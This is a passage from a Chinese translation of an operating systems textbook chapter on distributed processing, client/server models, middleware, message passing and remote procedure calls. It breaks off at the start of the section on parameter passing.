一个数据处理设施可通过实现一个分布式数据处理（Distributed Data Processing, DDP）策略来从集中式的数据处理组织进行不同程度的分离。一个分布式数据处理设施由多个分布在不同地方的更小规模的计算机组成。分布的目的是使得信息处理的操作性、经济性和地理位置因素等更加有效。一个 DDP 设施可包括一个集中的设备加上多个伴随设备，也可以是基于对等形式的计算机组成。在每种情况下，某种形式的互联机制是必须的，即系统中的计算机能够互联。正如集中数据处理有相关的特性，一个 DDP 设施的特性主要体现在分布式的计算机、处理和数据上。

DDP 的优势主要体现在如下几个方面：

- **响应性**：相对于满足整个组织的集中式设施，本地计算设备能够更直接地满足本地组织的管理需求。
- **可用性**：对于多重互联系统，其中某个部分的缺失只会造成很小的影响。关键系统和组件（比如包含关键应用、打印机和大容量存储设备的计算机）可通过复制来实现备份。

使得出错后能够快速恢复。

- **资源共享**：用户可以共享昂贵的硬件。数据文件可被集中管理和维护，但不适应组织范围的访问。员工服务，程序和数据库可在组织范围内开发并分布在不同的地方。
- **增量发展**：在一个集中的设施中，增加的工作量或新的应用通常需要购买新的设备和软件升级。这会增加不小的开销。而且一个主要的变化会带来对已有应用的转化或重编程，有可能导致错误和性能下降的危险。在分布式系统中，可逐渐替换应用或系统，避免“all-or-nothing”的方法。而且如果把应用移到新机器上的花费不合算，则可在老的设备只运行单一应用来缓解问题。
- **增加用户的参与和控制**：由于更小且更可管理的计算机贴近用户，用户可通过直接与技术人员或上级交互，从而有更大的机会来影响系统设计和操作。
- **终端用户的生产率**：分布式系统中的设备处理的一般是小任务，这使得分布式系统趋向于给用户更快的响应。而且，分布式系统设施的应用和接口可根据组织单位的需求来进行优化。组织单位管理人员可评估设施本地分配或优化并可做出合适的改变。

为实现上述好处，操作系统必须为 DDP 提供一系列的功能。这些功能包括在机器间交换数据，集群系统的高可用性和高性能，以及在分布式环境中管理进程的能力。

注意，第 17 章和 18 章在 williamstallings.com/OS/OS6e.html 网站上可以找到。

第八部分导读

第 16 章　分布式处理、客户/服务器和集群

本章概述了多系统互操作所需要的操作系统支持。本章描述了客户/服务器的概念以及在操作系统中位置需求。对客户/服务器计算的讨论包括对实现客户/服务器系统的两个关键机制：消息传递和远程过程调用。本章也介绍了集群的概念。

第16章 分布式处理、客户/服务器和集群

本章将分析分布式软件中的关键概念，包括客户/服务器体系结构、消息传递、远程过程调用。然后将分析日趋重要的集群体系结构。

16.1 客户/服务器计算模型

在信息处理系统中，客户/服务器计算模型及相关概念正变得越来越重要。本节首先对客户/服务器计算的基本特征进行描述，然后对客户/服务器计算模型的各种组织方法进行讨论；之后介绍因使用文件服务器而产生的文件高速缓存一致性问题，最后将介绍中间件的概念。

16.1.1 什么是客户/服务器计算模型

随着计算机领域各个方面的新发展，客户/服务器计算模型也形成了自己的一组行业术语。表16.1列出了一些术语，这些术语经常出现在对客户/服务器模型的产品和应用的描述中。

表16.1 客户/服务器术语一览表

术语	说明
应用程序编程接口（API）	一组允许客户和服务器之间相互通信的函数和可调用程序的集合
客户端	一个网络上的信息请求方，通常是一台PC或工作站，能够从服务器处查询数据库和其他信息
中间件	一组驱动程序，应用程序编程接口或用于改善客户应用程序和服务器之间的连通性关系的其他软件
关系数据库	一种把对信息的访问限制于满足搜索条件的数据行的数据库
服务器	一台计算机，通常是一台高性能工作站、小型计算机或大型机，存储并提供信息给网络中的众多客户使用
结构化查询语言（SQL）	由IBM开发、由ANSI标准化的一种语言，用于对关系数据库的寻址、创建、更新和查询

图16.1用以说明客户/服务器概念的基本含义。正如其名，客户/服务器模型环境中的基本元素是客户机和服务器。客户机通常是单用户PC或工作站，为终端用户提供友好的界面。客户方终端目前通常采用用户感到最为舒适的图形界面，包括窗口（windows）和鼠标。这种典型界面的例子包括微软的Windows操作系统和Macintosh操作系统提供的接口。客户方应用程序都力求易于使用，它包括了像电子数据表格这样的一些常用工具。




图16.1 通用的客户/服务器环境

客户/服务器环境中的每台服务器为客户机提供一系列的共享信息服务。当前最常见的服务器类型是数据库服务器，该服务器上运行着一个关系数据库。服务器使很多客户机共享对同一数据库的访问，且利用高性能计算机系统支持对数据库进行管理。

除了客户端机器和服务器，组成客户/服务器环境的

第三个基本要素是网络，客户/服务器计算是典型的分布式计算。因为用户、应用程序和资源是按照实际业务的需求分散在各处的，它们之间通过局域网、广域网或因特网连接起来。

客户/服务器的配置模型与其他分布式处理方案有何不同呢？客户/服务器模式有许多突出的特点，所有这些特点结合在一起，使得客户/服务器模式与传统的分布处理有很大的不同：

- 在用户的本地系统上为该用户提供界面友好的应用程序，这样做使系统具有更高的可靠性。这使得用户可以在很大程度上控制对计算机的使用方式和时间，并使得部门级管理者具有响应本地需求的能力。
- 尽管应用是分散开的，但仍然强调公司数据库的集中以及很多网络管理和使用功能的集中。这使公司的管理能够对计算信息系统的投资总额进行总体控制，并提供互操作，以使多系统能够配合起来。同时，减轻了各部门和单位维护这些复杂的计算机设施的开销，使他们能够选择他们需要的各种类型的机器和接口来访问那些数据和信息。
- 对于用户组织和厂商来说，他们有一个共同的承诺事项，即使系统开放和模块化。这意味着用户在选择产品和混合使用来自众多厂商的设备时具有很大的选择性。
- 网络互联是操作的基础，网络管理和网络安全在组织和操作信息系统中具有很高的优先权。

16.1.2　客户/服务器模型的应用

客户/服务器模型结构的主要特点是应用程序级的任务在客户机和服务器之间的分配。图16.2给出了一个通用的例子。无论是在客户机还是在服务器中，最基本的软件当然是运行在硬件平台上的操作系统。客户机与服务器在硬件平台和操作系统上可能有所不同。实际上，在独立的环境中，可能会有很多种不同类型的客户机平台和操作系统以及很多种不同类型的服务器平台和操作系统。只要特定的客户机和服务器共享相同的通信协议并支持相同的应用程序，这些低层的区别就没什么关系。




图 16.2　通用的客户/服务器体系结构

使客户和服务器能够交互的基础是通信软件，这种软件的主要例子是 TCP/IP。很显然，所有这些支持软件（通信软件和操作系统）的主要任务，是为分布式的应用程序提供一个基本结构。在理论上，应用程序所执行的实际功能可以针对客户和服务器而分割开来，方法是使平台和网络资源达到最优化。在某些情况下，这些都要求大量的应用程序软件在服务器上执行，而在其他一些情况下，多数应用程序逻辑上位于客户端。

客户/服务器环境能够成功的一个基本因素是用户将系统当做一个整体而与之打交道的方式。所以，客户端机器的用户界面的设计是非常关键的。在大多数客户/服务器系统中，都突出强调了要提供易于使用、易于学习、功能强大并且灵活的图形用户界面（GUI）。因此我们可以认为，客户工作站上的表示服务模块负责为环境中的分布式应用程序提供友好的用户界面。

数据库应用

为了说明在客户机和服务器之间分割应用程序逻辑的概念，考虑客户/服务器应用中最常见的一种情况：使用关系数据库。在该环境中，服务器基本上是一个数据库服务器，客户和服务器之间交互的形式是客户向数据库发送请求和接收数据库响应的事务操作。

图 16.3 描述了这样一个系统的结构，由服务器负责维护数据库。为了做到这一点，需要复杂的数据库管理系统软件模块。在客户机上有各种不同的使用数据库的应用程序。将客户和服务器维系在一起的是能使客户做出访问服务器上的数据库请求的支持软件。这种软件目前的一个典型的例子是结构化查询语言（SQL）。

图 16.3 显示了所有的应用程序逻辑（解析数据的含义或进行其他类型的数据分析）都在客户方，而服务器只负责管理数据库。这样一种配置方式是否合理，取决于应用程序的类型和目的。例如，假设数据库应用的主要目的是提供对记录查找的在线访问，图 16.4a 说明了它是如何工作的。假设服务器正在维护的数据库具有 100 万条记录（在关系数据库中称为行），用户想执行查找操作，结果可能是零条、一条或若干条记录。用户在搜索这些记录时可以使用多种查询条件（例如，1992 年以前的记录，涉及俄亥俄州中的记录，涉及某一特定的事物或特性的记录，等等）。第一个客户查询可能导致服务器的响应为：有 10 万条记录满足搜索条件。然后用户添加了另外的限定词，并发出新的查询，这一次，从响应的情况可以看出返回了 1000 条可能的记录。最后，客户又发出了具有附加限定词的第三个请求，这次搜索产生了单条匹配的记录，该条记录返回给客户机。




图 16.3　数据库应用的客户/服务器体系结构




图 16.4　客户/服务器的数据库使用

前述的应用非常适合使用客户/服务器结构主要有两个原因：

1）排序和搜索数据库的工作量巨大，需要大容量磁盘或磁盘阵列、高速 CPU 以及高速 I/O 结构。这样的容量和处理能力不是必需的，且对于单用户工作站和 PC 来说也太昂贵了。

2）将整个 100 万条记录的文件拷贝到客户机上用于搜索，这将带来太大的网络传输负担，因此，对于服务器来说，仅能代表客户机执行记录检索是不够的；服务器需要具有数据库逻辑，使它能够代表客户机的逻辑来执行搜索。

现在我们来看图 16.4b 的情形，它也是拥有 100 万条记录的数据库。在这种情况下，一个查询导致了 30 万条记录在网络上传输。这种情况的发生可能是用户想要通过很多记录甚至是整个数据库来得到某些域的全部或平均值。

显然，后面一种情形是不能接受的，在保持客户/服务器结构所有优点的前提下，解决这个问题的一个方法是将部分应用程序逻辑转移到服务器上。也就是说，服务器配置为具有执行数据分析、数据恢复和数据搜索的应用程序逻辑。

客户/服务器应用程序的分类

在客户/服务器的通用框架中，对客户和服务器的工作划分有许多不同的实现方法。图 16.5 说明了可以以多种方式来分配处理过程，图中概括了数据库应用的一些主要选项。也可能存在其他的划分方法，并且对于其他不同类型的应用也可能具有不同的特点。不过，分析这张图以了解一些划分方法都是有用的。

图 16.5 描述了四种类型：

● 基于主机的处理：基于主机的处理不是真正的人们普遍认同的客户/服务器计算模型。而

且，基于主机的处理是指传统的大型机环境，在这种情况下所有的处理都是在一台中心主机上完成的。与用户接口常常是通过一台哑终端，即使用户在使用的是一台微机，用户终端一般也仅限于充当终端仿真器。




图 16.5　客户/服务器应用程序的分类

- **基于服务器的处理**：最基本的一类客户/服务器的配置是，客户端主要负责提供图形用户界面，而实质上所有的处理都是在服务器上完成的。这种配置是典型的早期客户/服务器模式，常适用于部门级的系统。这种配置的基本原理是用户工作站最适宜于提供良好的用户界面，并且数据库和应用程序很容易在中心系统上维护。尽管用户获得了良好界面的好处，但是，这种配置类型并不总能有效提高处理效率或系统支持的实际商业功能上有本质的改变。
- **基于客户的处理**：在另一个极端，所有应用的实际处理可能全部在客户端完成，除了最适合在服务器上执行的数据校验功能和其他数据库逻辑功能。一般地，某些更复杂的数据库逻辑功能都位于客户端。这种结构可能是当今使用最普遍的客户/服务器方式，它使用户能够使用适应本地需要的应用。
- **合作处理**：在合作处理配置方式中，应用处理是以最优化的方式来执行的，充分利用了客户和服务器两方面的优势以及数据的分布性。这样一种配置在设置和维护方面更加复杂，但从长远来看，这种配置类型可以比其他客户/服务器方式为用户提供更高的生产效率和更高的网络效率。

图 16.5c 和图 16.5d 对应的配置情况是在客户端上有相当大的一部分处理负载。这种所谓的胖客户端（fat client）模型随着一些开发工具的运用变得普及开来，例如 Sybase 公司的 PowerBuilder 和 Gupta 公司的 SQL Windows。使用这些工具开发的应用都是典型的部门级运用，支持 25 到 150 个用户［ECKE95］。胖客户端模型的主要优点是它充分利用了桌面功能，分担了服务器上的应用处理并使它们更加有效，不容易产生瓶颈。

然而，胖客户端策略也存在一些缺点，新增加的功能很快就超出了桌面机器的处理能力，迫使公司进行升级。如果模型扩充超出了部门的界限，合并了很多用户，则公司必须安装高容量局域网来支持在瘦服务器和胖客户端之间进行大量的传输。最后，维护、升级或替换分布于数十台或数百台桌面机的应用程序将变得非常困难。

图 16.5b 代表了一种瘦客户端（thin client）的方式，这种方式更近似地模仿了传统的以主机为中心的方式，常常是使公司范围的应用程序从大型机环境迁移到分布式环境的途径。

三层客户/服务器结构

传统客户/服务器结构包括两级（或称两层）：客户层和服务器层。近年来，一种三层结构的模型变得日益普遍（见图 16.6）。在这种结构中，应用软件分布在三种类型的机器上：用户机器、中间层服务器以及后端服务器。用户机器是客户机，前面已经讨论过，在三层式模型中，它一般是一种瘦型客户机。中间层机器基本上是位于用户客户和很多后端数据库服务器之间的网关。中间层机器能够转换协议，将一种类型的数据库系统映像为另一种类型数据库的查询。另外，中间

层机器能够融合来自不同数据源的结果。最后，中间层机器因其介于两个层次之间而可以充当桌面应用程序和后端应用程序之间的网关。

在中间层服务器和后端服务器之间的交互也遵从客户/服务器的模式，因此，中间层系统同时充当着客户和服务器。

文件高速缓存的一致性

当使用文件服务器时，文件 I/O 的性能相对于本地文件访问具有显著的下降，原因是网络带来的延迟。为了减轻这种性能下降，独立系统可以使用文件高速缓存来保存最近访问的文件记录。由于局部性原理，使用本地文件高速缓存可以减少必须进行的远程服务器访问次数。

图 16.7 描述了一种典型的分布机制，用于在互联的工作站组上缓存文件。当进程要访问文件时，访问请求首先提交到进程所在的工作站的高速缓存中（“文件通路”），如果在那里没有找到，则该请求传递给本地磁盘（“磁盘通路”）——如果文件存储在本地磁盘上，或者传递给文件服务器（“服务器通路”）——文件的真正存储位置。在服务器端，首先询问服务器上的高速缓存，如果没有命中，再访问服务器的磁盘。这种双重高速缓存的方法用于减少通信量（客户高速缓存）和磁盘 I/O（服务器高速缓存）。




图 16.6　三层客户/服务器体系结构




图 16.7　Sprite 系统中的分布式文件高速缓存机制

当高速缓存中总能含有远程数据的精确副本时，我们说这些高速缓存是一致的。高速缓存之间可能会变得不一致，这是因为远程数据已经改变，而相应的已经陈旧的本地高速缓存副本并没有被废弃。当客户修改了也被其他客户机缓存了的文件时，这种情况就会发生。要解决这个问题实际上存在两个层面的困难。如果客户采取了将任何变化立即写回服务器的文件中的策略，则任何具有该文件相关部分的高速缓存副本的其他客户机将具有陈旧的数据。如果客户将变化推迟写回服务器，则问题就更糟了，因为服务器本身也只是拥有文件的旧版本，且对服务器的读取新文件请求得到的可能也是陈旧的数据。使本地高速缓存副本与远程数据的最新同步更新的问题就是高速缓存一致性问题。

解决高速缓存一致性的最简单的方法是使用文件锁技术，以防止多个客户对文件的同时访问。通过牺牲系统性能和灵活性而保证了一致性。Sprite［NELS88，OUST88］中的机制提供了更好的方法，任意的远程进程可以打开一个文件，用于读入和生成它们自己的客户高速缓存，但是如果一个针对服务器的打开文件请求要求写入访问而其他进程都是为读访问而打开这个文件的，则服务器要采取以下两个步骤：第一，它告知写入进程，尽管它保留了一个高速缓存，但是必须在发生更新时立即写回所有改变了的块。在某一时刻，最多只能有一个这样的客户。第二，服务器告知所有打开该文件的读进程，该文件已不再是可缓存的了。

16.1.3 中间件

客户/服务器产品的开发和使用，对分布式计算的标准化的要求远远超出人们的想象，这要求从物理层一直到应用层。缺乏标准化使得实现集成的、多厂商的、企业范围的客户/服务器配置变得很困难，因为客户/服务器方式的很多优势都是与其模块化以及将平台和应用程序混合、协调起来提供商业解决办法的能力紧密相连的，这种互操作性的问题必须得到很好的解决。

为了实现使用客户/服务器方式所带来的真正优点，开发者必须具备一组能提供统一的方式和方法，跨越各种平台访问系统资源的工具。这使程序员能够构建这样的应用程序：能忽略不同的 PC 机和工作站上运行的差别，而且无论数据在什么位置都使用相同的方法来访问数据。

实现这一要求的最常见的方法是，在上层应用程序和下层通信软件和操作系统之间使用标准的编程接口和协议。这种标准化的接口和协议称做中间件（middleware）。具有了标准的编程接口，在不同类型的服务器和工作站上实现相同的应用就很容易了。这对于用户来说具有明显的好处，而厂商也受到激发来提供这样的接口。原因是用户购买的是应用程序，而不是服务器；用户将只选择那些运行了他们希望的应用程序的服务器。需要有标准化的协议来将这些不同的服务器接口与需要访问它们的客户连接起来。

目前已经有了很多中间件软件包，有些非常简单，有些非常复杂。它们所共同具有的特点是能隐藏不同网络协议和操作系统的复杂性和不一致性。客户机和服务器厂商一般都提供了很多非常流行的中间件软件包作以供选择。这样，用户可以采取一个特定中间件策略，然后从各种厂商那里集成设备来支持这种策略。

中间件体系结构

图 16.8 给出了在客户/服务器结构中中间件的作用，中间件组件的确切作用将取决于所使用的客户/服务器计算的类型。参见图 16.5，有很多种不同的客户/服务器方式，这取决于应用程序的功能划分的方式。无论怎样划分，图 16.8 给出了所涉及的结构的一个良好的一般性描述。




图 16.8　中间件在客户/服务器体系结构中的作用

注意，中间件具有客户端组件和服务器端组件两个部分，中间件的基本目的是使位于客户端的应用程序或用户能够访问服务器上的各种服务，同时无须考虑服务器之间的区别。对于特定的应用领域，结构化查询语言（SQL）提供了本地或远程的用户或应用程序访问关系数据库的一种标准访问方式。然而，很多关系数据库厂商都对 SQL 进行了特定的扩展，尽管他们都支持 SQL。这样，厂商的产品让众多产品有所差别，但也会产生潜在的不兼容性的问题。

考虑这样一个分布式系统的例子，它用在人事部门的管理中。基本的职工数据例如职工姓名、地址等，可能存储在一个 Gupta 数据库中。然而，工资信息等数据可能存放在 Oracle 数据库中。当人事部的一位用户请求访问特定记录时，他不关心哪位销售商的数据库中含有所需的数据。中间件提供了一个软件层，支持对这些系统的统一访问。从逻辑的角度而不是从实现的角度来观察中间件的作用则是很有益的，这种观点如图 16.9 所示。中间件使分布式客户/服务器计算模式所做的承诺的实现成为可能。整个分布式系统可以看做是一组应用程序和用户可用资源的集合。用户无须关心数据的位置或者应用程序的实际位置。所有应用程序操作建立在一个统一的应用程序编程接口（API）之上。中间件贯穿所有客户和服务器平台，负责将客户请求定位到合适的服务器上。

尽管已经出现很多中间件产品，但这些产品一般都基于以下两种底层机制：消息传递或远程过程调用。下面两节将给出这两种方法的分析。




图 16.9 中间件的逻辑视图

16.2 分布式消息传递

在真实的分布式处理系统中，通常计算机之间不能共享存储器，各自是独立的计算机系统。这样，基于共享内存的处理机之间的通信技术，例如信号量技术等都无法使用。取而代之的是基于消息传递的技术。在本节和下一节，我们分析两种最常用的方法。第一种是消息的直接应用，因为它处于同一个系统中；第二种是一种分离的技术，以消息传递为基本功能，叫做远程过程调用。

图 16.10a 显示了使用分布式消息传递来实现客户/服务器功能的例子。一个客户进程请求某项服务（例如读文件、打印），它将含有服务请求的消息发送给一个服务器进程。服务器进程接受请求并发送回含有应答的消息。在最简单的情况下，只需要两种功能：发送和接收。发送功能指明目的地和所包括的消息内容。接收功能说明从哪里得到消息，并提供一个缓冲区存储到达的消息。

图 16.11 介绍了一种消息传递的实现方法。进程使用消息传递模块的服务。服务请求可以用原语和参数表示。原语说明了要执行的功能，参数用于传递数据和控制信息。原语的实际形式依赖于消息传递软件，可能是一个过程调用，或者它本身可能是传递给作为操作系统某个部分的进程的消息。

发送原语由要发送消息的进程所使用，它的参数是目标进程标识号和消息的内容，消息传递模块构建了一个数据单元来包含这两个元素。该数据单元通过某种通信机制，例如 TCP/IP，发送给运行目标进程的计算机。当数据单元被目标系统接收后，通过通信机制，它被发送到消息传递模块。该模块检测进程号，并将消息存储在缓冲区中，以便进程使用。

在这个例子中，接收进程必须通过指定一个缓冲区域并通过接收原语告诉消息传递模块其正等待接收消息。另一种方法不需要这种声明，而是当消息传递模块接收到一个消息，它会用某种接收信号来告知目标进程，然后将接收到的消息放置在共享缓冲区中。

许多设计方法都与分布式消息传递有关，在本节的其余部分将解决这些问题。




图 16.10　中间件机制




图 16.11　基本的消息传递原语

16.2.1　可靠性与不可靠性

如果可能的话，可靠的消息传递机制要对传输正确性进行保证。这种机制将使用一种可靠的传输协议或类似的逻辑，并且要执行错误检测、确认、重传以及对无序消息的重排序处理。因为传输正确性是有保证的，所以不需要让发送进程知道消息已被传输。然而，如果为发送进程提供一个返回确认，这很可能是有用的，这样发送进程就知道传输已经开始。在任何一种机制中，如果传输失败（例如，持久的网络错误、目标系统崩溃），则发送进程会被告知传送失败。

另一种极端情况，消息传递机制可能仅仅是将消息发送到通信网络上，而不报告发送成功或失败。这种方式极大地减少了消息传递的复杂性以及处理步骤和通信开销。对于那些需要确认消息已被传输的应用，应用程序本身可以使用请求和应答消息来满足需求。

16.2.2　阻塞与无阻塞

如采用无阻塞原语或异步原语，进程不会因为要进行发送或接收而被挂起。这样，当进程发出发送原语时，一旦消息已经做了排队或拷贝处理之后操作系统就将控制返回给进程。如果没有做拷贝处理，发送进程在消息传输之前或传输时对消息所做的任何改变都是很危险的。当消息已被传输或复制到安全区域——用于后续的传输处理，则要中断发送进程，告知它消息缓冲区可以重用了。类似地，无阻塞的接收由进程来发布，然后进程继续运行。当消息到达时，通过中断来告知进程，或者通过周期性地轮询状态来告知进程。

无阻塞的原语为进程提供了对消息传递机制高效而灵活的使用，这种方法的缺点是难于测试和调试使用这些原语的程序。问题的不可再现性与时间顺序相关性往往导致产生很多奇怪而麻烦的问题。

另一种方法是使用阻塞方式，或同步原语。阻塞发送直到消息已经传输（不可靠性服务）或消息已经发送且已接收到确认（可靠性服务），才将控制返回给发送进程。阻塞接收直到消息已经放置在分配的缓冲区中，才返回控制。

16.3 远程过程调用

远程过程调用是基本的消息传递模型的一种变化形式，现在这是一种广为接受的在分布式系统中进行通信封装的基本方法。该技术的基本要素是允许不同机器上的程序使用简单的过程调用/返回语义进行交互，就像两个程序在同一台机器上。即远过程调用用于对远程服务的访问。这种方法的普及是因为以下一些优点：

1）过程调用是广为接受、使用和理解的概念。

2）远程过程调用的使用使得远程接口可被说明为一组指定了类型的命名操作。这样可以清楚地说明接口，分布式程序可静态地检测类型错误。

3）因为已经说明了一个标准的、精确定义的接口，因而应用程序的通信代码可以自动生成。

4）因为已经说明了一个标准的、精确定义的接口，因而开发者可以编写能够在计算机和操作系统之间移动却几乎不需修改和重新编程的客户和服务器模块。

远程过程调用机制可以看做是对可靠的、阻塞方式的消息传递的改进。图16.10b给出了整体结构，图16.12给出了更详细的结构。调用程序产生一个正常的过程调用，参数在本身机器上。例如，

CALL P(*X*, *Y*)

这里P表示过程名，*X*表示传递的参数，*Y*表示返回值。

在另外的某台机器上调用一个远程过程的意图对用户而言可能是透明的，也可能是不透明的。一个哑过程（或stub过程）P必须在调用者的地址空间中或者在调用时动态与它链接。这个过程生成一个说明被调用的过程的消息，并包括调用参数，然后它将消息发送到远程系统并等待应答。当接收到应答后，stub过程返回调用程序并提供返回值。




图16.12 远程过程调用机制

在远程机器中，另一个stub程序与调用过程相关联。当有消息到达时，消息将被检测到，并生成一个本地的CALL P(*X*, *Y*)。这个远程过程就被本地调用，所以关于在哪里找到参数、栈状态等正常的假设与一个纯粹的本地过程调用的情况是一样的。

许多设计方法与远程过程调用有关，这些在本节的其余部分说明。

16.3.1 参数传递

